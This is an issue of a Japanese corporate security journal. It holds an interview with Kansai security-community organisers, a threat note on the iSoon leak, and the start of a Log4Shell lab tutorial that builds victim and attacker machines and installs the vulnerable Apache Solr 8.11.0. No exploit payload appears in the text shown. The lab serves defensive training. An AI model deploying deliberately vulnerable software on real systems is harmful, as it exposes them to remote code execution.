HITACHI
Inspire the Next

Hitachi Systems Security Journal

VOL.60

株式会社 日立システムズ

Human * IT

Hitachi Systems security Journal VOL.60

TABLE OF CONTENTS

●はじめに

本文書は、株式会社日立システムズ の公開資料です。バックナンバーは以下の Web サイトで確認できます。
https://www.hitachi-systems.com/report/specialist/index.html

関西の「地域 SECUNITY」を盛り上げる勉強会やイベントの運営を続ける

池田 耕作（a.k.a. 総裁）＋ 宮田 明良（a.k.a. seraph）インタビュー

取材・文＝吉澤亨史／編集＝斉藤健一

サイバー攻撃が高度化・巧妙化する中、幅広い組織が攻撃の標的になっている。そこで、経産省や総務省など関係省庁が連携し、「共助」の関係を築く目的で、地域セキュリティコミュニティ（地域SECUNITY）の強化支援を行なっている。今回は、「関西サイバーセキュリティ・ネットワーク（関西SEC-net）」の取り組みの一環として、「総関西 LT 大会」「TKTK セキュリティ勉強会」「アルティメットサイバーセキュリティクイズ」を取り上げ、それぞれを運営する池田耕作氏（総裁）と宮田明良氏に、勉強会開催の取り組みや関西のセキュリティコミュニティの現状などについて伺った。なお、インタビューは 2024 年 4 月下旬に行なわれた。

平日夜に気軽にセキュリティを学べる勉強会をめざした「総サイ LT」

吉澤（以下 Y）：時系列順に伺いたいと思います。まず池田さん、「総関西サイバーセキュリティ LT 大会」※1 を立ち上げた経緯を教えてください。

池田氏（以下 I）：ハードニング・プロジェクトの競技会に参加したことがきっかけです。外部の方との人的交流の大切さを改めて実感しました。また、関西圏のセキュリティ系勉強会が少ないと感じており、開催頻度も年に 1 回程度と少なかったことも、立ち上げの理由の 1 つになっています。

Y 具体的な構想などはあったのでしょうか。

I セキュリティはカバーする範囲が広いので、どうしても特定分野の勉強会が多くなりがちです。そうすると、マニアックなものとなってしまい、新たな人が参加しにくくなってしまいます。これ

池田 耕作（いけだ・こうさく a.k.a. 総裁）

某エネルギー会社グループ CSIRT の PoC を務める。
2017 年からは関西をベースとした「総関西サイバーセキュリティ LT 大会」を主催し、セキュリティ初心者にも参加しやすいコミュニティ形成を行なっている。また 2018 年から年に一度の「アルティメットサイバーセキュリティクイズ」を主催し、セキュリティ初心者でも気軽に参加できる知識だけで競うことができるイベントを実施している。

宮田 明良（みやた・あきら a.k.a. seraph）

関西におけるセキュリティ系勉強会が少ないという問題意識から、2016 年にセキュリティの知識や技術の向上だけでなく、人と人とのつながりを広げられる場として「TKTK セキュリティ勉強会」を主催。また、「アルティメットサイバーセキュリティクイズ」の副実行委員長でもある。

※1 **総関西サイバーセキュリティ LT 大会** https://sec-kansai.connpass.com/

ではコミュニティの裾野を広げようとしても広がらない、こうした忸怩たる思いもありました。ですから、例えば職種は営業だけれどもセキュリティを勉強したいという人が気軽に参加できる勉強会にしたいと考えていました。

Y おっしゃるとおり、技術職ではない方が気軽に参加できる勉強会は少ないですね。

I また、当時の勉強会やイベントは不定期開催が多く、そのほとんどが週末の開催でした。実はこれも課題に感じていました。家族サービスを放って参加することになりますから、いわゆる「ガチのセキュリティの人」が多くなり、それ以外の参加者はなじめなくなってしまいます。そこで、会社帰りに参加できる平日夜の時間帯に設定し、開催日も偶数月の第 2 水曜日に固定、参加費も無料としました。

Y 開催日の固定や平日夜の開催というのも、良いアイデアだと思いました。1 人で立ち上げられたのですか。また、初回の参加者はどれくらいでしたか。

I 立ち上げは 1 人で行ないました。初回の開催は 2017 年 2 月で、180 名ほどの方に参加していただきました。立ち上げてみてわかったのは、やはり皆さん、こうした勉強会を求めていたということです。新型コロナ禍の間も継続して開催していましたが、2022 年 12 月に、当初の目的は達成できたと考え不定期開催としました。ですが、2024 年は毎月開催しようかと考えています。

Y 勉強会はどのような内容だったのでしょうか。

I 基調講演と LT の 2 部構成です。お招きした講師の方に質の高い基調講演をしていただき、LT では、各参加者がアウトプットしたいテーマを持ち寄ります。LT の持ち時間は 1 人につき 5 分間です。こうして時間を決めることで、それぞれが考えを整理する必要がありますし、発表の練習をすることになると思います。

Y 参加者が自ら情報を発信することで、さらに理解を深めることができますね。勉強会の名称はどのように決めたのでしょうか。

I 私は、ハードニング・プロジェクトの一部の人たちから「総裁」という名で呼ばれていました。そこで、勉強会の名称を略すと「ソウサイ」になるものを考えました。「総関西サイバーセキュリティ LT 大会」、略して「総サイ LT 大会」というわけです。

ハンズオンでガッツリ学び
懇親会でしっかり繋がる「TKTK 勉強会」

Y 続いて宮田さん、「TKTK セキュリティ勉強会」※2 を立ち上げた経緯を教えてください。

宮田氏（以下 M）：私の場合は、東京から大阪に異動になったことがきっかけです。というのも、東京では毎日のように勉強会があって、私自身も AVTOKYO などに登壇したり、参加者としてさまざまな勉強会に参加したりしていました。ところが、関西では勉強会は多くありませんでした。人口は多くとも地方の 1 つという位置づけでなのかもしれません。さらに、いくつかの勉強会が休止状態でしたので、それなら自分で立ち上げようと考えたのです。人が集まらなければ 1 回で終わらせてもよいと軽い気持ちで開催してみたら、意外にも多くの人に集まってもらったというが最初です。

Y 宮田さんも池田さんと同じく、1 人で始めたのですか。

M 運営は基本的に妻と 2 人で行なっています。妻はイベントを運営するのが好きで、会場では「ヨメ」というステッカーを貼ってサポートに回ってもらっています。先ほど、池田さんは平日の夜に開催しているとのことでしたが、私たちは週末や祝日の開催としています。

Y わかりました。勉強会の内容や開催頻度について教えてください。

M 多いときで、年に 4 ～ 5 回、開催しますが、最近では年に 2 回ほどの開催にとどまっています。内容は、ハンズオンが中心となります。1 人の講師の方に 3 ～ 4 時間の講習を行なっていただいています。また、人と人とのつながりを大切にしたいので、勉強だけではなく、人的ネットワークも作って帰ってもらいたいとも考えています。この部分が趣旨の半分くらいを占めていると思います。

Y 人と人とのつながりの中で、顔が見えることは

※ 2 **TKTK セキュリティ勉強会** https://tktksec.connpass.com/

本当に大切です。こうしたつながりは、信頼や協力へとつながると思います。具体的には、自己紹介の時間を設けたり、懇親会を行なったりしているということでしょうか。

M 自己紹介の時間は設けていますが、ひとりひとりだと時間もかかりますし、印象にも残りません。そこで、4～5人ずつのグループに分かれ、その中で自己紹介をしてもらっています。これが意外にも盛り上がるようで、時間の都合でこちらが制止することもしばしばです。また、懇親会もセットにしています。

Y 参加費はどうされていますか。

M 参加者から1000円～2000円ほどの参加費はいただいています（懇親会費は別）。公共の会議室を会場に使うなどして費用を抑え、その分を講師の旅費や宿泊費としてお支払いしています。TKTKセキュリティ勉強会では、なるべく高槻にちなんだ「おやつ」を出しています。場合によっては赤字になることもあります。企業に協賛をお願いすると制約がかかることもあるので、「ベンダーフリー」で運営を続けています。

Y やはり個人で勉強会を主催することはご苦労があるのですね。他に特別な取り組みなどはありますか。

M アンケートです。ほぼ強制で「回答するまで帰れません」とアナウンスしています（笑）。そのおかげで回答率はほぼ100%です。また、その集計結果の中で、「講義の感想」はなるべく早くまとめて、講師の方にフィードバックしています。この部分にはこだわりを持っています。

Y 勉強会の名称ですが「TKTK」は何と読めばよいのでしょうか。

M よく尋ねられる質問です。何でもよいのです。勉強会としては、「ティーケーティーケー」と呼んでおり、「テクテク」少しずつ学んでいってほしいという意味を込めて名付けました。実は「高槻（TaKaTsuKi）」は後付けだったりします（笑）参加者からは「テケテケ」の呼び方が人気です。呼び名に関するスライドを作ったこともありますし、この話題を肴にお酒を飲んだこともありました。

持てる知識を思う存分発揮する アルティメットサイバーセキュリティクイズ

Y アルティメットサイバーセキュリティクイズ※3は、テック系ニュースサイトで取り上げられる機会も多い印象です。池田さんと宮田さんも実行委員として参加されています。クイズをイベントとして実施するアイデアはどなたの発案だったのでしょうか。

I 私です。CTFなど技術を競って名誉を手にするコンテストはありますが、知識を競って名誉を手にする機会はないと思っていて、手軽にできる方法を考えていました。そういった状況の中、クイズ番組を家族と一緒に視聴していて盛り上がったことを思い出したのです。

Y 確かに。クイズ番組は盛り上がりますからね。

I そこで、往年のTV番組「アメリカ横断ウルトラクイズ」のように「○」か「×」で回答し、不正解だと脱落する方式がよいと思いました。すぐに宮田さんに連絡したら「面白そうだ」と言ってくれたので、メンバーを集めて骨子を作り、初回を2017年7月第2土曜日に開催することに決定しました。


Y こちらも開催日が固定されていて、参加希望者のスケジュールが立てやすいですね。ちなみにクイズの流れはどのようになるのですか。

I 予選は「○×方式」で行なわれ、不正解3回で予選敗退です。敗者復活戦も「○×方式」で行なわれます。そして勝ち残った3名による決勝戦は、こちらもTV番組「パネルクイズアタック25」形式の早押しクイズを行ないます。

Y 技術者でなくても参加しやすいようにしたり、予選敗退者が見学するときも一緒に楽しめるようにしたりするなど工夫されているのですね。現在はオンラインでも実施されていますが、参加人数はどのくらいなのですか。

I 今年で7回目になりますが、参加者はどんどん増えて300人ほどになっています。問題はPowerPointで作成して画面に表示するのですが、それが最大200問になることもあるので苦労します。

※3 **アルティメットサイバーセキュリティクイズ** https://www.seckansai.com/ucsecquiz/index.html



オンラインでのインタビューに花が咲き、想定の時間をオーバーして大いに盛り上がった

Y 問題に関西らしい笑いを盛り込んだりすることもあるのですか。

I たまに「アホ」な問題が出たりします。

M 運の要素を入れるために、あえて「アホ」な問題を出すこともあります。CISSP の有資格者や教壇に立たれている方でも予選で敗退することが多いですね。ただ、回数を重ねるにつれて問題作成が厳格になってきています。正解に幅のある問題だと、すぐに X などで疑問を呈されてしまいます。それだけ参加者のみなさんが真剣だということの表れだと思います。

I 豪華賞品もありますからね。運営側も参加することに意味があるイベントにしたいと取り組んでいます。

セキュリティコミュニティの現状と運営

Y 関西のセキュリティコミュニティ情報をまとめている SECKANSAI[※4] を見ていると、東京とは異なり、関西のコミュニティは団結しているように思えます。SECKANSAI が立ち上がった経緯を教えてください。

I 関西のセキュリティコミュニティが増えてきたので、SECKANSAI という共通の看板で活動した方がいいのではないかと皆さんで相談して作りました。現在は 7 つほどのコミュニティが参加しています。実際のところは、クイズを立ち上げるために取ったドメインと言った方が正しいです。

Y 関西のセキュリティコミュニティや勉強会で特徴的なことはありますか？

M 勉強会に限りませんが、セキュリティ業界も含めて基本的に東京に一極集中です。関西といえど地方と変わらないのが現状です、セキュリティに携わる人の数は多いと思いますが、東京のイベントやコミュニティの数は桁が違うと感じています。業界自体も小さいですし、コミュニティへの参加人数も、やはり少ないと思います。

Y オンラインの場合も東京からの参加者は多い傾向にあるのでしょうか。

I 詳しい統計は取っていませんが、一定数はいると思います。

M TKTK は対面開催のみですが、3 ～ 4 割の方は関西以外から来られています。東京や名古屋、鹿児島からいらっしゃる方もいます。西日本で見ても勉強会は多くないので来てくれるのだと思いますが、そもそも参加見込み者数が小さい気もしています。

Y コミュニティを運営して良かったと感じたことなどあれば教えて下さい。

I 何より楽しいことです。人と接点があることは非常に楽しいですし、昔から人と人をつなげていくことが好きでした。コミュニティでつながった人同士がつながりを広げていくのを見るのもうれしいですね。先日、初めてハンズオンを行なった

※ 4 **SECKANSAI** https://www.seckansai.com/

のですが、下は 19 歳、上は 60 歳の方が参加して仲良く話していました。

Y 宮田さんはいかがですか。

M 私も楽しさが一番かなと思います。自分が楽しいこともそうですし、参加した方々が「すごく楽しかったです」と帰って行く様子を見るのも良かったと感じます。TKTK で会った人同士で飲みに行ったり、プライベートな勉強会をしたりしたことを聞くと、そこに関われたことをうれしく思います。

Y 一方で、コミュニティの運営において苦労することやストレスに感じることは何でしょう。

I コミュニケーション問題は悩ましいです。双方向のコミュニケーションが成立しないことがあります。必ず返事してくださいとメールを送っても返信がない。連絡を Discord に移行しますと伝えても参加しないわけです。無料で開催しているからかも知れませんが、難しいです。

Y 参加者からすると「無料だからいいや」となりがちです。少額でも参加費を徴収すると状況が改善するのではありませんか。

I 前回、ハンズオンを企画して、初めて 1000 円の参加費を設定しました。それでも振り込まない人がいて連絡もつかない。仕方なくキャンセル扱いにして空きが出るわけですが、また同じ人が申し込んできました。こうしたケースはストレスになります。

Y 宮田さんはいかがですか。

M TKTK の場合は多くの場合が長時間のハンズオンです。講師の内容は事前に調整するのですが、基本的に内容は講師にお任せしています。それが、講師の方も参加者も楽しくできると考えるからです。ただし、私がほぼ参加者のサポートに回るので、どんなに面白そうな内容でも聞けないことが多少ストレスですね。

Y 確かに。「この講師の話が聞きたい」と思っていた講演が聞けないのは悲しいですね。

M TKTK をはじめたころ、講演を真面目に聞いていたら、古くから勉強会を主催されている業界の方に「勉強会の主催者は自己犠牲が基本」だとたしなめられたことがあります。それからは常に講義に追いつけていない方のサポートに徹しています。講師の方が気を遣わずに話せるように、録音や録画はしていませんし、資料をいただくことも少ないです。そのためスタッフが内容の全容をわからないことも多々あります。ですが、勉強会の終わりに、参加者の方から「ありがとう」という言葉をいただくと、主催して良かったと思えるのです。

I 私もクイズの時に講演は 1 回も聞いたことありません。

コミュニティを長く続けるコツと今後の活動

Y 残念なことにコミュニティによっては活動休止してしまうこともあります。その理由は千差万別だと思いますが、長く続けるためのコツというか心持ちなどあれば教えください。

I 実は、一度中断しています。それはオンラインがメインになったことで LT がゼロという状況が続いたためです。ですが、皆が集まる場はあった方がいいなと思って、いい講演をしてくれる方が見つかれば開催しようと思いました。

M TKTK は「ゆるふわ」なので、無理せず続けていこうと思っています。総関西 LT 大会と比べれば開催頻度はずっと少ないですし、家庭や仕事の事情を加味しているので、続けられていると思います。回数を増やした時期もありましたが、運営がとても大変でした。今では、回数が少ないことが影響しているのか、ありがたいことに講師を希望してくれる方が多いのです。ただ、開催時期は他のセキュリティイベントと重ならないようにしています。

Y 一般論として、コミュニティが長く続くとメンバーが固定化し硬直化していくという話もありますが、お二人の勉強会ではいかがですか。

I 今でも参加者の 1/3 の方は初参加の方です。X や Connpass からの情報がきっかけとなっており、参加した感想も好意的です。とても良い形でメンバーの新陳代謝ができていると感じています。

M TKTK でも初参加の方は一定数います。平均すると 3 割ほど、多いときで約半数にもなります。話題は変わりますが、TKTK のスピンオフの勉強会で、CISSP の勉強会を開催しました。1 回だけの限定でしたが、参加者 10 名のうち 3 ～ 4 名が

合格したとのことです。こうしたこともコミュニティの活性化につながっていると思っています。

Y 技術者でなくても参加しやすいように工夫や、参加者同士のつながりを大切にするなど、それぞれ、お二人が力を入れている取り組みがコミュニティの新陳代謝や活性化を促しているように感じます。最後に今後取り組んでいきたいことについてお 2 人それぞれ一言ずついただければと思います。

M 先ほど池田さんから 19 歳の人が参加したという話が出ていましたが、コロナ禍後に学生の参加が減っていることが気がかりです。元々関西ということで参加者数が少ないということもありますが、なかなかコミュニティに参加してくれません。昨年は SecHack365 で、TKTK を紹介する機会をいただき、その影響で参加してくれた方もいました。今年も学生や若年層の方が参加できる場となるようがんばりたいと思います。

Y 池田さんはいかがでしょうか？

I 総サイ LT の認知度をもう少し上げて、営業など広く社会人に来ていただきたいですね。もはやセキュリティの知識は一般社員にも必要ですから。さらに言うと、後を引き継いでくれる総裁二世が早く現れてこないかなと切に願っています。

Y 次回の勉強会はいつでしょうか。

I 第 41 回関西総 LT 大会が 5 月 15 日にあります。オンラインでも参加いただけます。また、アルティメットサイバーセキュリティクイズは 7 月 13 日開催です。こちらもふるってご参加ください。

Y 今回はありがとうございました。

インタビューを終えて

本稿では、「地域 SECUNITY」の 1 例として、「関西サイバーセキュリティ・ネットワーク（関西 SEC-net）」の取り組みについて取り上げました。

「総関西サイバーセキュリティ LT 大会」は、技術者でなくても、気軽に参加できる取り組みになっていることが大きな特徴だと言えます。一方「TKTK 勉強会」は、人と人とのつながりに重きをおいて活動しています。参加者同士が新たな勉強会を立ち上げた例もあり、単なる勉強会という枠を超えて「共助」の関係を築くことができるコミュニティであるとも言えます。

実際にコミュニティ参加者にお伺いしたところ、顔と顔が見える信頼できるつながりができたことで、平時、有事に関わらずセキュリティ有識者への相談が容易になったともいい、まさに「共助」の関係を築くことにつながっていることがわかりました。こういった関係性は、ニーズとシーズのビジネスマッチングや共同研究による地域発のセキュリティソリューション開発にもつながるものと考えられます。参加者には知識の壁に臆することなく、コミュニティへの積極的参加、組織としてはコミュニティ活動に気軽に送り出せる風土の醸成を期待します。

社会のさまざまな動向を把握し、リスクの変化に対応したセキュリティ体制を構築

Hitachi Systems CSI（Cyber Security Intelligence）Watch 2024.04

文＝日立システムズ

iSoon 社の情報漏えいから見える中国政府の活動に対する見解

【概要】：中国の民間セキュリティ企業である iSoo（安洵信息／ Anxun Information Technology）のものとされる機密文書が GitHub 上に公開された。この文書は、民間企業と中国政府との裏の繋がりを示すものであり、中国におけるサイバー攻撃の実態を把握する上で重要なものといえる。

【内容】：2024 年 2 月 14 日に「I-SOON」という名のアカウントが GitHub 上に iSoon 社に関する大量の情報を投稿した。その中には WeChat を用いた社員同士の会話、各種 OS 向けのカスタムマルウェア、Twitter のアクティビティを監視するプラットフォーム、公開情報を収集・分析する OSINT（Open Source Intelligence）活用プラットフォーム、スパイ活動を行なう際の標的リストなどが含まれていたという。

この情報から、iSoon 社が中国政府（国家公安／国家安全局など）や、複数の攻撃手法を用いて標的に APT 攻撃を行なうグループ（POISON CARP ／ JACKPOT PANDA ／ APT41 など）に対し、サイバー攻撃に利用できるツールの提供を行なっていたことが判明した。こうした繋がりが公になったため、中国政府が国内企業に諸外国へのサイバー攻撃を実行させ、さまざまな情報を収集している疑惑が強まっており、iSoon 社以外にも同様の役割を持った企業が複数存在すると推測される。

機密情報の漏えいが発生した原因として、以下の 3 つの説が考えられている。

① 海外諜報機関による中国の APT 対策を目的としたもの
② 中国国内の同業他社が iSoon 社を蹴落とすために実行したもの
③ 内部犯行

ただし、漏えいした情報には iSoon 社 CEO と中国政府所属の人物による WeChat チャット欄のスクリーンショットなど、組織内部の人間でも収集が難しい情報が多く含まれていたため、③の可能性は低いと考えられる。①・②のどちらが事件の真相かを判断できる情報は今のところなく、今後の動向が注目される。なお、中国政府は裏で繋がりのある企業や、そのサプライチェーンのセキュリティの強化を図っていると考えられる。今回のような情報漏えいや、意図せず公開されている情報に対する監視が強まり、中国のハッカー企業を対象とした OSINT 調査の難易度が高まる可能性がある。

本件を通じて、iSoon 社と中国政府との関係に重要な役割を持つ人物が浮き彫りとなった。“Shutd0wn” という人物で iSoon 社の CEO である。この人物は 2000 年代、「緑色兵団」と呼ばれた中国で有名なハッカー集団のメンバーであった。2000 年頃、中国には活発なハッキングコミュニティが存在していたが、2008 年、中国政府はこうしたコミュニティを規制し、多くのハッカーの活動は停止した。だが実際には、中国政府は裏で優秀なハッカーに対して起業を勧めており、表向きはサイバーセキュリティ企業を名乗りつつ、裏では中国政府の指示を受けサイバー攻撃を行なう企業が誕生していたと推測できる。

今回の事例から、中国のハッカーがあらゆる手段を使い活動を続けていることが垣間見えた。このことから、サイバー攻撃を行なう攻撃者自身の経歴や過去の活動、現在の所属などに着目した調査が、脅威を判定する上で重要であるといえる。

［情報源］https://codebook.machinarecord.com/threatreport/32135/

セキュリティツールを実践的に紹介する連載企画

Let's try ぜい弱性検証 + 緩和策適用

1. ぜい弱性（Log4j）体験編

文＝日立システムズ

1. はじめに

本稿は、各種セキュリティツールなどを実践的に紹介する連載企画です。今号からはじまる第四部ぜい弱性検証 + 緩和策適用」では、2021 年に確認され、広範囲に影響を及ぼした Apache Log4j のぜい弱性（CVE-2021-44228）を悪用する攻撃、通称 Log4Shell の体験を通じて、緩和策適用のための設定、予防に必要なログ取得の設定などを確認します。JVN iPdedia では、「Log4j には JNDI Lookup 機能による外部入力値の検証不備に起因して任意の Java コードを実行可能なぜい弱性が存在します」と解説されており、その深刻度も「緊急」や「危険」と評価されています※。

第四部「ぜい弱性検証 + 緩和策適用」は以下の構成となっており、そのイメージを図 1 に示します。

1. ぜい弱性（Log4j）体験編
   仮想環境上に Apache Solr を構築し、Apache Solr に内包された Log4j のぜい弱性（CVE-2021-44228）の体験します。
2. 緩和策設定編
   Log4j のぜい弱性（CVE-2021-44228）が公開されたタイミング（パッチがまだ公開されていないことを想定）での推奨されている緩和策 (mitigation) を試行します。
3. ログ取得設定編
   Log4j のぜい弱性を悪用する攻撃､通称 Log4Shell において､取得可能なログの一部を確認します。

なお、本稿の安全性には留意していますが、安全を保証するものではありません。また、OA 端末で実施するのではなく、分離された回線内および機器を利用することを推奨します。また、本稿はセキュリティ対策の共有を目的として提供されています。本稿から得た知識は倫理的かつ法律を遵守した範囲で使用し、悪用しないようお願いします。




図 1 第四部「ぜい弱性検証 + 緩和策適用」全体の構成と、今号で扱う内容（赤字部分）

※ https://jvndb.jvn.jp/ja/contents/2021/JVNDB-2021-005429.html

2. 準備

2.1 Lo4Shell の検証を実施する CentOS の準備

Lo4shell の検証を実行する CentOS を準備します。

CentOS は、本誌 Vol.50「Let's Try HDD 保全！ 1. 準備編」にて作成しておりますので、作成済みの方はそちらを利用していただいてかまいません（スナップショットを有効活用してください）。

本稿から始める方は、以下を参考に CentOS の準備をお願いします。

本誌 Vol.50「Let's Try HD 保全！1. 準備編」保全の実習環境の構築
https://www.shield.ne.jp/ssrc/document/doc/SSRC-HJ-202306.pdf

2.2 CentOS のネットワーク接続

CentOS のネットワーク接続を確認します。

「設定」→「ネットワーク」→「アダプター 1」の割り当てが、「NAT」（ブリッジアダプター）となっていることを確認します。

2.3 CentOS のアップデート


今回は、Log4j のぜい弱性（CVE-2021-44228）を悪用する攻撃、通称 Log4Shell を体験します。他のぜい弱性と問題でないと明示的にわかるように念のため、利用する CentOS 全体をアップデートしておきます。

CentOS にログインし、以下のコマンドを実行し、アップデートを実施してください。


```
# yum update -y
```

2.4 クローンの作成

やられ（標的）サーバー「victim-CentOS」を基として、攻撃サーバー「Attacker-CentOS」を作成します。「victim-CentOS」のスナップショットを右クリックし、「クローン」を選択します（次ページ図）。



クローン作成のナビゲーションが表示されます。例えば、名前に「Attacker-CentOS」とし、MAC Address Policy で「すべてのネットワークアダプターで MAC アドレスを生成」を選択します。その他は初期値でかまいませんので適宜「次へ」を選択しクローンを作成します。



2.5 ホスト名の設定

今回は 2 台の CentOS を利用するため、画面上違いが認識しにくい状況ですので、念のためホスト名を変更しておきます。

「victim-CentOS」を起動し以下のコマンドを入力します。

```
# hostnamectl set-hostname Victim
# exit
```

再度ログインし、ホスト名が変更されていれば完了です。

```
CentOS Stream 9
Kernel 5.14.0-427.el9.x86_64 on an x86_64

Victim login: root
Password:
Last login: Fri Mar  8 14:01:28 on tty1
[root@Victim ~]#
```

同様に「Attacker-CentOS」を起動し以下のコマンドを入力します。

```
# hostnamectl set-hostname Attacker
# exit
```

再度ログインし、ホスト名が変更されていれば完了です。

```
Attacker login: root
Password:
Last login: Fri Mar  8 14:04:22 on tty1
[root@Attacker ~]#
```

2.6 やられサーバー（ホスト名：Victim）の構築

Apache Solr は、OSS の全文検索システムです。Apache のページに記載があるとおり、以下のバージョンの Log4j のぜい弱性 (CVE-2021-44228) の影響を受けます。

Apache Solr 7.4.0 to 7.7.3, 8.0.0 to 8.11.0

> 2021-12-10, Apache Solr affected by Apache Log4J CVE-2021-44228
>
> **Severity:** Critical
>
> **Versions Affected:** 7.4.0 to 7.7.3, 8.0.0 to 8.11.0
>
> **Description:** Apache Solr releases prior to 8.11.1 were using a bundled version of the Apache Log4J library vulnerable to RCE. For full impact and additional detail consult the Log4J security page.
>
> Apache Solr releases prior to 7.4 (i.e. Solr 5, Solr 6, and Solr 7 through 7.3) use Log4J 1.2.17 which may be vulnerable for installations using non-default logging configurations that include the JMS Appender, see https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126 for discussion.
>
> Solr's Prometheus Exporter uses Log4J as well but it does not log user input or data, so we don't see a risk there.
>
> Solr is *not* vulnerable to the followup **CVE-2021-45046** and **CVE-2021-45105**. A listing of these and other CVEs with some justifications are listed in Solr's wiki: https://cwiki.apache.org/confluence/display/SOLR/SolrSecurity#SolrSecurity-SolrandVulnerabilityScanningTools

https://solr.apache.org/security.html#apache-solr-affected-by-apache-log4j-cve-2021-44228

今回は、この Apache Solr を利用して、Log4j のぜい弱性 (CVE-2021-44228) を検証します。
検証を行なうにあたり、Apache Solr 8.11.0 をインストールします。

2.6.1 ソフトウェアのインストール

次のコマンドを入力し、Apache Solr の動作に必要な Java をインストールします。

```
# yum install java -y
```

インストール完了後、次のコマンドを入力します。

```
# java -version
```

以下のとおりJavaのバージョン番号などが正しく表示されればJavaのインストールは完了です。

```
[root@localhost ~]# java -version
openjdk version "11.0.18" 2023-01-17 LTS
OpenJDK Runtime Environment (Red_Hat-11.0.18.0.10-3.el9) (build 11.0.18+10-LTS)
OpenJDK 64-Bit Server VM (Red_Hat-11.0.18.0.10-3.el9) (build 11.0.18+10-LTS, mixed m
```

また、次のコマンドを入力して、その他、今回の検証で必要なソフトウェアをインストールします。

```
# yum install wget tar zip lsof chkconfig -y
```

2.6.2 Apache Solr 8.11.0 のインストール

次に、攻撃対象となるApache Solr本体をインストールします。
今回は、Log4jのぜい弱性が内包されているApache Solr 8.11.0を利用します。次のコマンドを実行して、Apache Solr 8.11.0をダウンロードしてください。

```
# cd /tmp/
# wget https://archive.apache.org/dist/lucene/solr/8.11.0/solr-
8.11.0.tgz
# ls -la solr-8.11.0.tgz
```

以下のとおり、ダウンロードが完了し、以下のファイル「solr-8.11.0.tgz」が存在することを確認します。

```
[root@localhost tmp]# wget https://archive.apache.org/dist/lucene/solr/8.11.0/solr-8.11.0.tgz
--2024-03-07 15:05:29--  https://archive.apache.org/dist/lucene/solr/8.11.0/solr-8.11.0.tgz
Resolving archive.apache.org (archive.apache.org)... 65.108.204.189, 2a01:4f9:1a:a084::2
Connecting to archive.apache.org (archive.apache.org)|65.108.204.189|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 217788568 (208M) [application/x-gzip]
Saving to: 'solr-8.11.0.tgz'

solr-8.11.0.tgz          100%[===================================>] 207.70M  2.06MB/s    in 45s

2024-03-07 15:06:15 (4.63 MB/s) - 'solr-8.11.0.tgz' saved [217788568/217788568]

[root@localhost tmp]# ls -la solr-8.11.0.tgz
-rw-r--r--. 1 root root 217788568 Nov 10  2021 solr-8.11.0.tgz
[root@localhost tmp]#
```

次のコマンドを実行し、ダウンロードしたApache Solrのパッケージの中身を確認します。

```
# tar zxf solr-8.11.0.tgz
# cd solr-8.11.0
# ls -la
```

以下のとおり、中身が確認できたら、確認完了です（次ページ図）。

```
[root@localhost tmp]# tar zxf solr-8.11.0.tgz
[root@localhost tmp]# cd solr-8.11.0
[root@localhost solr-8.11.0]# ls -la
total 1848
drwxr-xr-x.  9 root root    4096 Mar  7 15:12 .
drwxrwxrwt. 12 root root    4096 Mar  7 15:12 ..
-rw-r--r--.  1 root root  972835 Nov  5  2021 CHANGES.txt
-rw-r--r--.  1 root root   13078 Nov  5  2021 LICENSE.txt
-rw-r--r--.  1 root root  782878 Nov  9  2021 LUCENE_CHANGES.txt
-rw-r--r--.  1 root root   30011 Nov  5  2021 NOTICE.txt
-rw-r--r--.  1 root root    7490 Nov  5  2021 README.txt
drwxr-xr-x.  3 root root     163 Mar  7 15:12 bin
